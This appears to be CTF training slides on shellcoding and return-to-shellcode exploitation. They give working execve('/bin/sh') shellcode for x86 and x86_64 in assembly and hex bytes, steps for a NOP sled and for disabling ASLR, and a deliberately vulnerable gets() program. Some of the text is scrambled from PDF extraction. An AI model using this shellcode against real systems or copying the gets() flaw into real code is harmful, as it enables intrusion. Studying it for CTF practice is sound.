Shellcoding

WHY?

A "Win" function will almost never be available

So we got to make our own

WHAT IS IT?

Machine Code to spawn a hijack code execution

Data vs Instructions (no differentiation)

WHERE TO FIND?

shell-storm.org

Pay attention to the architecture



xor eax, eax push eax push 0x68732f2f push 0x6e69622f ebx, esp mov ecx, eax mov edx, eax mov al, 0xb mov int 0x80 eax, eax xor inc eax int 0x80

x86_64

```
eax, eax
xor
movabs rbx, 0xff978cd091969dd1
       rbx
neg
push
       rbx
push
       rsp
       rdi
pop
cdq
push
       rdx
       rdi
push
push
       rsp
       rsi
pop
       al, 0x3b
mov
syscall
```

x86


\x31\xc0\x50\x68\x2f\x2f\x73 \x68\x68\x2f\x62\x69\x6e\x89 \xe3\x89\xc1\x89\xc2\xb0\x0b \xcd\x80\x31\xc0\x40\xcd\x80



x86_64

\x31\xc0\x48\xbb\xd1\x9d\x96 \x91\xd0\x8c\x97\xff\x48\xf7 \xdb\x53\x54\x5f\x99\x52\x57 \x54\x5e\xb0\x3b\x0f\x05





BUT WAIT!


The stack changes based on the environment variables in the system


Victim You Øxffffcafe Shellcode Shellcode Øxffffbabe Shellcode Shellcode Shellcode Shellcode


NOP Sled


NOP = No OPeration (\x90)


Does nothing until it hits the shellcode

















Remove Environment Variables

```
$ env - ./binaryfile
$ gdb -ex "unset env" ./binaryfile
```

ASLR

ASLR = Address Space Layout Randomisation

Randomly arranges the address space positions of key data areas (stack)

~ Wikipedia-Kun

Disable ASLR

\$ echo 0 | sudo tee
/proc/sys/kernel/randomize_va_space

Return To Shellcode

Hijacking the return pointer to execute custom shellcode

ret2shell.c

15 mins to pwn ret2shell32

Download files at: http://ctfd.platypew.social

nc pwn.platypew.social 30002

```
#include <stdio.h>
#include <stdlib.h>
void vuln() {
    char buffer[256];
    gets(buffer);
int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");
    return 0;
```

